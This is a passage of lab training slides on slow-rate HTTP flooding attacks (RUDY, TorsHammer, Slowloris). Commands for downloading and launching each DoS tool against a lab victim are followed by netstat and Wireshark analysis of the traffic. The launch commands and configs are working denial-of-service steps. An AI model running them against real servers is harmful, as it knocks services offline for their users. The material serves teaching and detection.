    - Paste the copied address via the vi editor (paste : mouse wheel click or Shift + Insert).

```
#vi rudeadyet.conf
[parameters]

URL: http://192.168.0.140/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php
number_of_connections: 500
attack_parameter: post_id
proxy_addr: ""
proxy_port: 0

# python r-u-dead-yet-v2.2.py # execute attack
```

HTTP flooding

We will explore the RUDY attack method and how to analyze it.


- Attack method
  - Attempt to connect to the server using a web browser on the host PC

  - Check the status of the server that is unreachable.

HTTP flooding

We will explore the RUDY attack method and how to analyze it.


- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> select VMnet8 >> click the “Start” button.



HTTP flooding

We will explore the RUDY attack method and how to analyze it.


- Attack analysis
  - Identify HTTP connection requests to port 80 consistently from multiple ports with the RUDY characteristics.
  - Randomly select the SYN, SYN+ACK, and ACK packets of the 3-way handshake process, and then right-click on → select “Follow → TCP Stream".



HTTP flooding

We will explore the RUDY attack method and how to analyze it.


- Attack analysis
  - It uses the slow-rate method, so there is a large time gap (in 10-second increments) between packets sent in the same session.



HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack analysis
  - Results are available at the “Follow TCP Stream” dialog box.
  - Look for a response packet with the following information.
    - Content-Length: 10000
    - Notice how the body part "post_id=AAA" is gradually populated with data from the POST method.



HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Lab environments
  - Attacker : Kali Linux
  - Victim : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Attack method
  - Run on Kali
  - Download the attack tool from Sourceforge and run it as follows

```
# wget https://sourceforge.net/projects/torshammer/files/latest/download?source=files -O torshammer.zip
# unzip torshamer.zip # Decompress
# cd Torshammer\ 1.0/
```

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Attack method
  - Perform an attack using Python in a related directory

```
# python torshammer.py -t 192.168.0.171 -p 80 -r 256
:
/*
 * Target: 192.168.0.171 Port: 80
 * Threads: 256 Tor: False
 * Give 20 seconds without tor or 40 with before checking site
Posting: u
Posting: w
:
```

-p [portnumber] : port number
-r [threadcount]: number of working threads

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Attack Methods
  - Check for server access attempts through a web browser

  - Check the status of the server that is unreachable

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.


- Attack analysis
  - Check the session connection status of the victim server

```
$ netstat -nat
:
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51214  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51436  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51326  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51260  ESTABLISHED
tcp    187    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51632  ESTABLISHED
tcp    187    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51672  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51106  ESTABLISHED
tcp    150    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51654  ESTABLISHED
tcp    189    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51442  ESTABLISHED
tcp    144    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51578  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:50988  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51108  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51372  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51112  ESTABLISHED
tcp      0    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51152  ESTABLISHED
tcp    175    0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51458  ESTABLISHED
:
```

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.


- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Attack analysis
  - You can see that the POST method processes the number of Seqs in increments of 1.
    - An increase in Seq means that packet data is being sent and processed in 1 byte sizes.
    - Each source port is different and continuously sends small packets to maintain the session.
    - This makes it difficult to handle legitimate session connection requests as they come in.




```
192.168.0.171   TCP   74 41876 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.171   TCP   74 41878 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.171   TCP   74 41880 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.171   TCP   74 41882 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.171   TCP   74 41884 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.171   TCP   74 41886 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.0.210   TCP   66 80 → 41852 [ACK] Seq=1 Ack=258 Win=15552 Len=0 TSval=1672
192.168.0.210   TCP   66 80 → 41840 [ACK] Seq=1 Ack=273 Win=15552 Len=0 TSval=1672
192.168.0.210   TCP   66 80 → 41862 [ACK] Seq=1 Ack=281 Win=15552 Len=0 TSval=1672
```

HTTP flooding

We will explore the TorsHammer attack method and how to analyze it.

- Attack analysis
  - You can see that the POST method processes the number of Seqs in increments of 1.
    - An increase in Seq means that packet data is being sent and processed in 1 byte sizes.
    - Each source port is different and continuously sends small packets to maintain the session.
    - This makes it difficult to handle legitimate session connection requests as they come in.



HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack method
  - Run on Kali
  - Download the attack tool from github and run it as follows

```
# git clone https://github.com/gkbrk/slowloris.git
# cd slowloris
# python3 slowloris.py 192.168.0.171 -p 80 -s 10000
[07-02-2018 17:48:56] Attacking 192.168.0.171 with 10000 sockets.
[07-02-2018 17:48:56] Creating sockets...
```

-p [portnumber] : port number
-s [sockets]: number of sockets

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack method
  - Check for server access attempts through a web browser

  - Check server unreachability status

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.


- Attack analysis
  - Check the session connection status of the victim server

```
$ netstat -nat
:
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51214  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51436  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51326  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51260  ESTABLISHED
tcp    187     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51632  ESTABLISHED
tcp    187     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51672  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51106  ESTABLISHED
tcp    150     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51654  ESTABLISHED
tcp    189     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51442  ESTABLISHED
tcp    144     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51578  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:50988  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51108  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51372  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51112  ESTABLISHED
tcp      0     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51152  ESTABLISHED
tcp    175     0 ::ffff:192.168.0.171:80    ::ffff:192.168.0.210:51458  ESTABLISHED
:
```

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

